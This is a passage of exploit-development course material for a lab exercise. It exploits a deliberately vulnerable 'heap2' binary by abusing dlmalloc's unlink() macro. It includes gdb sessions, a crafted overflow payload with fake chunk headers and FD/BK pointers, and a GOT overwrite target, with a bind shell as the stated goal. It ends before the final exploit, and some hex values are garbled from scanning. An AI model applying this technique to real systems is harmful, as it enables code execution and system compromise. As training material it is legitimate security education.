 - `2>&1` redirects `stderr`
 - ASLR will cause this location to change

Sec760 Advanced Exploit Development for Penetration Testers

Example Answer

There are several tools that will allow you to determine the location of memory allocations. Again, we'll use the `ltrace` tool. By entering the command:

```
ltrace ./malloc_check 2>&1 |grep malloc
```

...we get the response:

```
malloc(500) =0x804a008
```

We see that the start address of the chunk created by our `malloc(500)` statement is at the memory address `0x0804a008`.

Module Summary

- Memory Allocators
 - Doug Lea's `dlmalloc`
 - Wolfram Gloger's `ptmalloc`
- `malloc()`, `realloc()`, `free()`, `calloc()`
- `unlink()` & `frontlink()`
- Bins and the Wilderness

Sec760 Advanced Exploit Development for Penetration Testers

Module Summary

In this module we covered how heap memory is managed on the Linux operating system. There are many memory allocators available that are simply wrappers to the functions `malloc()`, `realloc()`, `free()`, and `calloc()`. The wrappers are able to add additional features and controls to the functions they manage. Dynamic memory can be quite complex when attempting to follow the execution flow of a program and how and where memory is allocated.

Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- Dynamic Linux Memory
- Introduction to Linux Heap Overflows
 - Exercise: Abusing the unlink() macro
 - Exercise: Custom doubly-linked lists
- Overwriting Function Pointers
 - Exercise: Exploiting the BSS Segment
- Format Strings
 - Exercise: Format String Attacks – Global Offset Table and .dtors Overwrites
- Extended Hours

Sec760 Advanced Exploit Development for Penetration Testers

Introduction to Linux Heap Overflows

In this module we briefly introduce heap overflows on Linux before getting into an exercise. We will walk through the process of overwriting heap pointers in order to gain control of a process. The first technique will be to abuse the unlink() function when used to coalesce free chunks together into one large chunk. We will then go through the process of overwriting function pointers to get desired results. With modern heap controls in place, overwriting function pointers or unprotected variables on the heap is the most popular method of exploitation.

Heap Exploitation on Linux (1)

- This section is mostly exercises!
- We will be using your Red Hat VM
- Heap exploits are often more complex than stack overflows ...
- Goals of heap overflows:
 - Privilege Escalation
 - Getting Shell
 - Bypass Authentication
 - Overwrite
 - Much more ...

Sec760 Advanced Exploit Development for Penetration Testers

Heap Exploitation on Linux (1)

In this module we will take a look at exploits that take advantage of programs utilizing the heap. Heap exploits can be a bit trickier than your standard stack overflows. The heap is also much more dynamic than the stack, which can potentially provide more opportunities for a vulnerability to exist and go undetected through code audit.

Goals of Heap Overflows

Heap overflows provide many of the same opportunities to an attacker as the stack, including privilege escalation, obtaining a root shell, bypassing authentication, and many others. For this first set of exercises we will be using your Red Hat virtual machine. There are times, especially when working with embedded systems, when you will run into outdated kernel versions.

Heap Exploitation on Linux (2)

- Linux heap overflows mainly target two areas:
 - Overwriting heap metadata
 - Overwriting forward and backward pointers used to maintain track of free chunks
 - Overwriting heap header data to create new arenas
 - Overwriting application function pointers
 - Uninitialized pointers in the BSS segment
 - Application data residing within a chunk allocation

Sec760 Advanced Exploit Development for Penetration Testers

Heap Exploitation on Linux (2)

Depending on the particular kernel version you are dealing with, various types of heap overflow techniques may be possible. We will start with an older technique abusing the `unlink()` macro implemented inside of the `dlmalloc` implementation. This technique is useful in the event you come across an outdated kernel version, such as that with an embedded system. Most importantly, this technique helps to introduce the types of techniques required to exploit heap overflows. The techniques are generally considered a rite of passage when moving away from the more simple stack-based overflows. Regardless of the patches to the `unlink()` macro, the patched version can also be abused depending on various conditions. We will cover some of these techniques later.

Overwriting application data is often a possible attack vector depending on how that data is used. An example is that of an uninitialized variable residing in the BSS segment of memory. If a pointer resides in this segment and an overflow condition exists, it may be possible to hijack control of the pointer. It is common to overwrite pointers in the Global Offset Table (GOT), as well as the `.dtors` section of an application to take control at the point when the overwritten pointer is called.

Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- Dynamic Linux Memory
- Introduction to Linux Heap Overflows
 - Exercise: Abusing the unlink() macro
 - Exercise: Custom doubly-linked lists
- Overwriting Function Pointers
 - Exercise: Exploiting the BSS Segment
- Format Strings
 - Exercise: Format String Attacks – Global Offset Table and .dtors Overwrites
- Extended Hours

Sec760 Advanced Exploit Development for Penetration Testers

Introduction to Linux Heap Overflows

In this exercise you will be tasked with abusing the unlink() macro prior to the patched version used in more recent versions of malloc implementations and the GNU C Library.

Exercise: Exploiting the Heap

- Target Program: heap2 & heap3
 - This program is in your home directory on the Red Hat VM
- Goals:
 - Locate the vulnerability
 - Work with heap navigation
 - Exploit the program and gain shellcode execution

This program requires that you utilize tools to determine how the heap segment is used with the dlmalloc heap implementation. ASLR is not running during this exercise so that the technique can be covered. ASLR bypass techniques are covered in SEC660 and will be covered more later in the course.

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Exploiting BSS

In this exercise you will work to find a vulnerability in the heap2 and heap3 programs on your Red Hat virtual machine. Your instructor will walk through the heap2 program exploit process and then you will be given time to do exploit heap2 and heap3.

All required Virtual Machines for this section are in the folder titled, "VM's" from your course supplied DVD or USB drive.

Exercise: The "heap2" Program (1)

- The heap2 program
 - We'll walk through this one together!
 - The goal is to execute our shellcode
 - We want to abuse the unlink() macro
 - We'll use the tools objdump, ltrace, file, gdb and python
 - This is a stripped binary

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: The "heap2" Program (1)

We will now walk through exploiting the heap2 program by abusing the unlink() macro called by the free() function. Our goal is, of course, to execute our shellcode and open up a port on TCP 9999, binding a command shell. For this exercise we will be using the tools objdump, ltrace, file, gdb, and python. A common twist has been thrown at this program by stripping the binary of its symbol table. This means that you will have difficulty in finding the location of functions and the like; however, it is easily remedied by setting breakpoints on desired functions within the procedure linkage table (PLT), or by further reversing the function call from the code segment.

We will be using Red Hat 9.0 "Psyche" for our heap exercises. This OS has been chosen to allow for the exploitation of the unlink() macro without adding additional complexity. Many OS' running former versions of glibc were and are vulnerable to exploitation of the unlink() macro. Newer kernel versions have been fixed to validate forward and backward pointers prior to unlinking a chunk from memory. This does not mean exploitation is impossible, it simply requires that you become more creative. Understanding how to abuse the unlink() macro is an important rite of passage in breaking out of the more simple stack-based buffer overflows. There are several ways to abuse unlink(), and we'll take a look at a fairly reliable method.

Exercise: The "heap2" Program (2)

- Determine if the heap2 program is vulnerable

```
[root@localhost deadlist]# ./heap2
Usage: ./heap1 <Word to add to dictionary!>
[root@localhost deadlist]# ./heap2 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[root@localhost deadlist]#
```

- The program expects a word to add to the dictionary
- Small number of A's does not cause any problems

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: The "heap2" Program (2)

We need to determine if and how the heap2 program is vulnerable. We start by simply running the program with no arguments to see if there is any usage information. As you can see above, the usage states, "./heap <Word to add to dictionary>." Next, we try entering in a series of A's to see if we get any response. The program responds with, "You entered: AAAAAAAA..." and terminates normally. Let's move on...

Exercise:

The "heap2" Program (3)

- Let's try entering in a large number of A's

[illegible]

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: The “heap2” Program (3)

Next, we try entering in 600 A's using python and generate a segmentation fault as seen on the slide. We now know that we have likely managed to overwrite an important pointer. At this point, we still don't know if this is a stack buffer or heap. Let's continue.

Exercise: The "heap2" Program (4)

- Using the "file" tool

```
[root@localhost deadlist]# file heap2
heap2: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), stripped
[root@localhost deadlist]#
```

- GDB cannot disassemble

```
(gdb) disas main
No symbol table is loaded. Use the "file" command.
(gdb) file heap2
Reading symbols from heap2...(no debugging symbols found)...done.
(gdb)
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: The "heap2" Program (4)

First we use the "file" tool to get information about the program. The "file" tool attempts to determine as much as possible about files and programs. It uses a combination of tests to determine information about the file, including magic numbers, file system checks and language tests as per the manual page. As you can see from the slide, the "heap2" program is a 32-bit ELF executable, dynamically linked, and stripped of symbol information. If we pull up the program in GDB and attempt to disassemble the main() function, we get the response saying, "No symbol table is loaded." This is not what we want to see, but it is very common. Most closed source applications will be stripped of this information. There are multiple reasons an author will strip the program, such as decreasing the size and increasing the difficulty of reverse engineering the program. Malware authors will commonly strip binaries amongst other techniques, such as packing and encrypting, in order to also increase the difficulty in reversing the program.

Exercise: The "heap2" Program (5)

- Gathering information...

```
[root@localhost deadlist]# objdump -R ./heap2
./heap2:      file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET      TYPE          VALUE
08049714 R_386_GLOB_DAT  __gmon_start__
080496f8 R_386_JUMP_SLOT  malloc
080496fc R_386_JUMP_SLOT  __libc_start_main
08049700 R_386_JUMP_SLOT  printf
08049704 R_386_JUMP_SLOT  exit
08049708 R_386_JUMP_SLOT  free
0804970c R_386_JUMP_SLOT  memset
08049710 R_386_JUMP_SLOT  strcpy
```

“objdump -R” for
relocation entries

0x08049710

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: The “heap2” Program (5)

We must now gather information before heading back to GDB for help. Fortunately we have other tools in our arsenal to help us get this information. Let's first use the tools that will help us know where in memory to set breakpoints in GDB. Using the tool `objdump` we will be able to disassemble the program and get a dump of the code segment, amongst others. Let's first check and see if we can learn what function is copying our data into the stack or heap. For this we will use the command, “`objdump -R ./heap2`” and analyze the results. This prints out a list of functions in the Global Offset Table (GOT).

We can learn two quick things from the results of our command. First, we see that the `malloc()` function is being used. This tells us that the program utilizes the heap for some data. We cannot determine with the information we have so far that the buffer we are generating the segmentation fault on is using the heap, but it is quite possible. We also see that `strcpy()` is the only function that could be used to copy the data into the buffer, barring the author of the program has not created some internal function to copy the data. An internal string copying function would mean that a function was coded by the author and statically included with the program to perform this operation. This program would not require a C library function call on the system executing the program if an internal function was used for this operation.

Exercise: The "heap2" Program (6)

- The Procedure Linkage Table (PLT)

```
[root@localhost deadlist]# objdump -d -j .plt ./heap2 |grep 9710
objdump: ./heap2: no symbols
804836c:    ff 25 10 97 04 08      jmp     *0x8049710
[root@localhost deadlist]#
```

```
[root@localhost deadlist]# objdump -d -j .text ./heap2 |grep 836c
objdump: ./heap2: no symbols
804850a:    e8 5d fe ff ff      call   0x804836c
```

```
[root@localhost deadlist]# ltrace ./heap2 2>&1 |grep malloc
malloc(512)                = 0x08049728
malloc(512)                = 0x08049930
malloc(512)                = 0x08049b38
malloc(512)                = 0x08049d40
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: The "heap2" Program (6)

We now issue the command, "objdump -d -j .plt ./heap2 |grep 9710" to locate the address that will be called in the PLT to get to the strcpy() function. ("9710" is the last two bytes from strcpy()'s entry in the GOT.) We will need this address in order to reverse the memory address of when the strcpy() function is called. This is because the binary has been stripped and therefore, the function name will not be available to us. As you can see in the result on the top image above, the address 0x804836c inside the PLT has an opcode to jump to the pointer located at 0x8049710, the address of strcpy() in the GOT. If we want to break on all calls to strcpy() we could set a breakpoint on this address as it is the PLT entry. This may be a good option. We can also reverse further.

Running the command, "objdump -d -j .text ./heap2 |grep 836c" gives us the results in the second image. This command tells objdump to look in the .text segment of the heap2 program and filter the results to only include lines that match the value 836c, the last two bytes of the strcpy() address within the PLT. There is only one response from this command. Though slightly contrived, we now see that the address we want to set a breakpoint for is 0x804850a. This should allow us to view memory when our data is copied with the strcpy() function.

Using the command, "ltrace ./heap2 2>&1 |grep malloc" we can view the memory allocations made by the malloc() function. This is shown on the third image. We can see that there are four chunks allocated by malloc() with a size of 512 bytes each. We also see that the top chunk starts at 0x08049728. This is probably a good spot to look at once the strcpy() function has copied our data into memory. If you run the ltrace command on the heap2 program by itself you will also notice that the memset() function has been used and fills all of the bytes with the same characters. This is often done to clear the contents of memory for protection. For our use, it should provide us with some good visibility into memory and allow us to see the layout since we are learning this technique.

Exercise: The "heap2" Program (7)

- Viewing the heap...

```
(gdb) break *0x804850a
Breakpoint 1 at 0x804850a
```

Setting the breakpoint
on strcpy()

```
(gdb) run `python -c 'print"F"*512'`
Starting program: /home/deadlist/heap2 `python -c 'print"F"*512'`
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x0804850a in strcpy ()
(gdb) x/20x 0x8049720
0x8049720: 0x00000000 0x00000209 0x41414141 0x41414141
0x8049730: 0x41414141 0x41414141 0x41414141 0x41414141
0x8049740: 0x41414141 0x41414141 0x41414141 0x41414141
0x8049750: 0x41414141 0x41414141 0x41414141 0x41414141
0x8049760: 0x41414141 0x41414141 0x41414141 0x41414141

[deadlist@localhost deadlist]$ echo ${16#209}
521
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: The "heap2" Program (7)

With the information we've gathered so far, let's fire the program back up in GDB and attempt to see what is going on in memory. For the record, we now know that:

- Four heap buffers are allocated with the malloc() function.
- Each buffer is 512 bytes.
- The address to break for the call to the strcpy function is 0x804850a.
- Our first heap buffer is allocated at 0x8049728.

First, let's set a breakpoint at 0x804850a, the call to strcpy(), which is after all of the buffers have been allocated and memset has filled them. Do this by typing in "break *0x804850a" inside of GDB. As you can see in the top image, by running the program with "run `python -c 'print "F"*512'"` the strcpy() function is confirmed to be at 0x804850a. We also see the hex value 0x00000209 located at the address 0x8049724. If you remember from our earlier discussion of heaps, subtracting four from the pointer returned by malloc() takes you to the size field. This is the field that tells us the size of our current chunk. We already know that the buffers are each 512 bytes. Using the command "echo \${16#209}", we get the result 521 in decimal. You can also use printf() to perform this hex-to-decimal calculation. This is the requested buffer size of 512 bytes plus padding to hit the next DWORD boundary.

Remember, the lowest order bit is used to determine if the previous chunk is in use or not. The size of the buffer requested is always increased by four bytes to compensate for the size field and then padded out to the next double word boundary. The reason for this padding is to ensure that the three lowest-order bits are always available and set to 0. If the value of the lowest order bit is 0, the prior chunk is not in use, and if the value of the lowest order bit is set to 1, then the previous chunk is in use. If the chunk is not in use, the size of the previous chunk can be found at the current chunk's address -8 bytes. In the example above, the lowest order bit is set, bringing the value to 521 bytes in the size field. Again, this means that the previous chunk is in use and as such, there will not be a previous chunk size stored at -8 bytes from the current chunk's address.

Exercise: The "heap2" Program (8)

- Locating our data...

```
(gdb) break *0x804850f
Breakpoint 1 at 0x804850f
(gdb) run `python -c 'print"F"*512'`
Starting program: /home/deadlist/heap2 `python -c 'print"F"*512'`
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x0804850f in strcpy ()
(gdb) x/20x 0x8049928
0x8049928: 0x00000000 0x00000209 0x46464646 0x46464646
0x8049938: 0x46464646 0x46464646 0x46464646 0x46464646
0x8049948: 0x46464646 0x46464646 0x46464646 0x46464646
0x8049958: 0x46464646 0x46464646 0x46464646 0x46464646
0x8049968: 0x46464646 0x46464646 0x46464646 0x46464646
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: The "heap2" Program (8)

We now need to fire up GDB with the heap2 program again. First, using the information obtained from the objdump of the .text segment, we can see that the address of the instruction following the strcpy() of our data into the buffer is at 0x804850f. At this point it is safe to assume our supplied data will have been copied into the buffer. We can use that breakpoint to locate which buffer out of the four allocated contains our data. We next run the program with, "run `python -c 'print "F"*512'"` and hit our breakpoint. The character "F" has been chosen to fill the buffer. As we saw earlier, the memset() function has already used the letters A, B, C and D. The hexadecimal equivalent of the letter "F" is 0x46 and is the value for which we will be looking. At the breakpoint, we simply look through the buffer addresses given to us in the earlier ltrace command. It so happens that the second buffer is located at 0x8049930. We can see our 512 F's have been copied into memory at this location.

Exercise: The "heap2" Program (9)

- Next steps...

```
[deadlist@localhost deadlist]$ ltrace ./heap2 AAAA 2>&1 |grep free
free(0x08049b38) = <void>
free(0x08049728) = <void>
```

First call to free()

```
(gdb) run `python -c 'print"A"*524'`
Starting program: /home/deadlist/heap2 `python -c 'print"A"*524'`
***
Program received signal SIGSEGV, Segmentation fault.
0x42073fe0 in _int_free () from /lib/i686/libc.so.6
```

```
(gdb) x $edx
```

```
0x8049b38: 0x41414141
```

<- EDX – 0x41414141

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: The "heap2" Program (9)

We are now at the point where we want to understand what is happening on the heap. You may have noticed when running "objdump -R" on the heap2 program that the free() function was listed in the relocation section. Let's go back to ltrace and issue the command, "ltrace ./heap2 AAAA 2>&1 |grep free" and analyze the results. We see that the free() function is called twice, freeing two chunks of memory. The first call to free() gives the address of the third chunk allocated at address 0x8049b38 and the second call to free() gives the address of the first chunk allocated by malloc(). Since we already know that the our data is copied to the second chunk, we can infer that this is why we had a segmentation fault when trying to write 600 A's. It seems that any data copied over 512 bytes long overwrites the prev_size field, as well as the size field, pointers, and data of the third chunk. When free() is called to free the third chunk, the fields are invalid as we overwrote them with A's.

Let's confirm this by trying to write 524 bytes into the second buffer. Inside GDB we will enter the command, "run `python -c 'print"A"*524'`" and see if we cause a segmentation fault. Sure enough, we caused a segmentation fault within the _int_free() function. During the free() and unlink() process, the EDX register holds the destination of where the address stored in EAX will be written. In our example, the address stored in EDX is 0x41414141, which is of course invalid.

During the normal free() process, the address of the chunk to be freed is passed to the free() function. The free() function then checks to see if the prev_inuse bit is clear or set. If it is clear, free will grab the value held at the chunk pointer -8 bytes to obtain the size of the previous chunk that had earlier been freed. This size will be subtracted from the current chunk pointer to locate its address in memory. At this point the memory of the current chunk is freed and the unlink() macro is called to unlink the already freed chunk from its doubly linked list, followed by combining the adjacent chunks into one big chunk, and then frontlinking the new chunk into its appropriate freelist. If only one chunk has been freed so far, the forward and backward pointers point into the main_arena. This would imply that there are no additional chunks available to be assigned out of a bin, and

additional memory requests on the heap will need to go through the `morecore()` function and onward to `sbrk()`. In our program, the third chunk is freed first, followed by the freeing of the first chunk. In this situation, the first chunk's backward pointer will point into the `main_arena`, and its forward pointer will point to the third chunk. The third chunk's backward pointer will point to the first chunk that was already freed, and its forward pointer will point into the `main_arena`.

Exercise: The "heap2" Program (10)

- Let's walk through this one ...

prev_size of -4 | chunk size of -16

```

(gdb) run `python -c 'print "A" *512 + "\xfc\xff\xff\xff" + "\xf0\xff\xff\xff" + "PADD"
+ "AAAA" + "BBBB"'`
Starting program: /home/deadlist/heap2 `python -c 'print "A" *512 + "\xfc\xff\xff\xff"
+ "\xf0\xff\xff\xff" + "PADD" + "AAAA" + "BBBB"'`
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAA??PADDAAAAA
(no debugging symbols found)...(no debugging symbols found)...
Segmentation fault.
lib/i686/libc.so.6

```

FD Pointer

BK Pointer

```

(gdb) x $edx
0x41414141: Cannot access memory at address 0x41414141
(gdb) x $eax
0x42424242: Cannot access memory at address 0x42424242

```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: The "heap2" Program (10)

We're now getting to the point where we need to figure out how we're going to take control of the process. We are also getting to a more complex area of exploitation so don't be afraid to review each step until you fully understand it. Since we now have an understanding of how the free() function and unlink() function work together, we need to determine what is happening during the segmentation fault. In the top image on the slide the following command is issued:

```
run `python -c
'print"A"*512+"\xfc\xff\xff\xff"+"f0\xff\xff\xff"+"PADD"+ "AAAA" +
"BBBB"'
```

Let's walk through this command. We are first using Python with GDB to write 512 A's, filling the second chunk. We are next putting in the value 0xfffffff, which is two's complement for -4. This is overwriting the prev_size field of the overflowed chunk with a negative value. We'll see why we must do that shortly. The next value entered is 0xfffffff0, which is two's complement for -16. With this we are overwriting the size field of the overflowed chunk with -16 and are clearing the prev_inuse bit, in return stating that the previous chunk is unused. This will cause unlink() to try and coalesce the two adjacent chunks and is eventually what allows us to take control. The goal will be to use these fields to create a fake chunk, which we'll see in more detail shortly. We next enter in a 4-byte pad of "PADD." This can be any 4-byte value, so long as there are no nulls. The next four A's serve as the forward pointer for the chunk. Finally, we enter in four B's to serve as the backward pointer. Again, we have basically told free() and unlink() that the previous chunk is unused and that it starts at -4 bytes from the start of the overflowed chunk. Since unlink() thinks that the previous chunk starts four bytes after the address of the overflowed chunk, it will be looking for the forward and backward pointers following the chunk size field.

As you can see in the second image on the slide, EAX takes in the backward pointer and EDX takes in the forward pointer. As per the unlink() macro, EAX is written to the value stored in EDX +12 bytes, and EDX is written to the value stored in EAX +8 bytes. Below is the code:

```
#define unlink(P, BK, FD) { \
    FD = P->fd;
    BK = P->bk;
    FD->bk = BK;
    BK->fd = FD;
}
```

What Does this Look Like in Memory?

[(gdb) x/20x 0x8049b10]				
Start of chunk 3	0x42424242	0x42424242	0x42424242	0x42424242
0x8049b20:	0x42424242	0x42424242	0x42424242	0x42424242
0x8049b30:	0x00000000	0x00000209	0x43434343	0x43434343
0x8049b40:	0x43434343	0x43434343	0x43434343	0x43434343
0x8049b50:	0x43434343	0x43434343	0x43434343	0x43434343

Before Write

↑

After Write

↓

[(gdb) x/20x 0x8049b10]				
Start of chunk 3	Overflown Chunk 3 Header		0x41414141	0x41414141
0x8049b20:	0xffffffffc	0xfffffffff0	0x41414141	0x41414141
0x8049b30:	0x42424242	0x43434300	0x44444150	FD 0x41414141
0x8049b40:	0x43434343	BK 0x43434343	0x43434343	0x43434343
0x8049b50:	0x43434343	0x43434343	0x43434343	0x43434343

Sec760 Advanced Exploit Development for Penetration Testers

What does this Look Like in Memory?

On this slide, the results of the command issued on the last slide are analyzed in memory. The top image shows the layout at the end of chunk 2 and the start of chunk 3. As you can see, the 0x42424242 pattern is the result of the memset() function initializing chunk 2 with all B's. At memory address 0x8049b30, chunk 3 starts. The first DWORD at this address is the prev_size field. It is set to 0x00000000 as the chunk adjacent to itself at lower memory is currently in use. The next DWORD is the current chunks size field. It is set to 0x209, which is 521 in decimal. The original allocation request was for 512 bytes; however, to compensate for chunk header metadata it was padded out by malloc(). The lowest order binary digit is set in the value 0x209, meaning that the prev_inuse bit is set. This means that the chunk adjacent to itself at lower memory is currently in use and will not be considered for coalescing. Following the prev_size field is the data portion of the chunk, initialized to the pattern 0x43434343 by memset().

The second image on the slide shows the same location on the heap, after our command was issued. As you can see, the value 0xffffffffc (-4) has been written to the prev_size field and 0xfffffffff0 (-16) written to the size field of chunk 3. Changing the prev_size field to an even value zeros out the prev_inuse bit, telling free() that the chunk behind it is not in use. This is what triggers the call to unlink(). Normally, the value held in the prev_size field would be a positive value. This value would be taken by unlink() and subtracted from the current chunks address in order to update the adjacent chunks forward and backward pointers. By supplying it a negative value, we are actually telling unlink() to jump forward instead of backwards. In our case, we are telling unlink() that the prior chunk actually starts 4-bytes forward. As a result, unlink expects to see the forward pointer at +8 bytes and the backward pointer at +12 bytes. This is labeled as FD and BK on the second image.

Normal Operation Before Free()

Wait... What???

Data				Data				Data				Data			
00000000	00000209	AAAAAA	AAAAAA	00000000	00000209	BBBBBB	BBBBBB	00000000	00000209	CCCCC	CCCCC	00000000	00000209	DDDDDD	DDDDDD
AAAAAA	AAAAAA	AAAAAA	AAAAAA	BBBBBB	BBBBBB	BBBBBB	BBBBBB	CCCCC	CCCCC	CCCCC	CCCCC	DDDDDD	DDDDDD	DDDDDD	DDDDDD
AAAAAA	AAAAAA	AAAAAA	AAAAAA	BBBBBB	BBBBBB	BBBBBB	BBBBBB	CCCCC	CCCCC	CCCCC	CCCCC	DDDDDD	DDDDDD	DDDDDD	DDDDDD
AAAAAA	AAAAAA	AAAAAA	AAAAAA	BBBBBB	BBBBBB	BBBBBB	BBBBBB	CCCCC	CCCCC	CCCCC	CCCCC	DDDDDD	DDDDDD	DDDDDD	DDDDDD
Chunk 1 – 512 bytes				Chunk 2 – 512 bytes				Chunk 3 – 512 bytes				Chunk 4 – 512 bytes			


Chunks 1, 2, 3, & 4 are all in use and uncorrupted.

Sec760 Advanced Exploit Development for Penetration Testers

Normal Operation Before Free()

On this slide is a graphical depiction of what is happening as it can be difficult to visualize. Chunks 1, 2, 3, & 4 are shown adjacent in memory, as is the case in the heap2 program. The memset() function has initialized the data in each chunk to A's, B's, C's, and D's. The prev_size fields are all null as no chunks are free. The prev_inuse flag in the size field of each chunk is also set as all chunks are in use.

Normal Operation After Free()




Chunks 1 & 3 were freed, chunks 2 & 4 are still in use. The `prev_size` field and `prev_inuse` flag is updated in chunks 2 & 4. Pointers are added to chunks 1 & 3.

Sec760 Advanced Exploit Development for Penetration Testers

Normal Operation After Free()

At this point, the `free()` function has been called on chunk's 1 and 3. Chunk 1's backward pointer points into the `main_arena` and its forward pointer points to chunk 3. Chunk 3's backward pointer points to chunk 1 and its forward pointer points to the `main_arena`. These chunks are on the same doubly linked list as they are the same size. Notice that chunk 2 and 4's `prev_size` field is now set, and the `prev_inuse` flags have been cleared. The `prev_size` fields are padded by 8-bytes so to account for the heap metadata at the beginning of each chunk.

Our Attack Layout



Our Attack Layout

On this slide is a depiction of what is happening when we overflow chunk 2, into chunk 3. We first overwrite chunk 3's `prev_size` field with `-4`. This is normally a positive value that `free()` would use during the coalescing process. By putting in `-4` we cause `free` to advance forward 4-bytes where we begin the creation of our fake chunk. We overwrite what used to be chunk 3's size field with the value of `-16`. The reasoning for this will become clearer soon; however, the primary purpose is to ensure that none of the routines implemented by `malloc` interfere with our fake chunk. We also ensure that the value we put into the size field is even, thus clearing the `prev_inuse` flag. The reasoning for this is so that when `free()` is called it will attempt to coalesce chunk 3 with our fake chunk. This allows our malicious `FD` and `BK` pointers to be used by `unlink()`, giving us the ability to write 4-bytes of our choice to any writable memory location.

Exercise: The "heap2" Program (11)

DYNAMIC RELOCATION RECORDS		
OFFSET	TYPE	VALUE
08049714	R_386_GLOB_DAT	__gmon_start__
080496f8	R_386_JUMP_SLOT	malloc
080496fc	R_386_JUMP_SLOT	__libc_start_main
08049700	R_386_JUMP_SLOT	printf
08049704	R_386_JUMP_SLOT	exit
08049708	R_386_JUMP_SLOT	free
0804970c	R_386_JUMP_SLOT	memset
08049710	R_386_JUMP_SLOT	strcpy

(gdb) x/4x 0x8049708			
0x8049708 <_IO_stdin_used+4452>:	0x420749b0	0x4207be40	0x42079da0
0x00000000			
(gdb) x/4x 0x420749b0			
0x420749b0 <free>:	0x83e58955	0x5d8918ec	0x0d9fe8f4
			0xc381fffa

GOT location for free()

Points to 0x420749b0

Puts us into free()

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: The "heap2" Program (11)

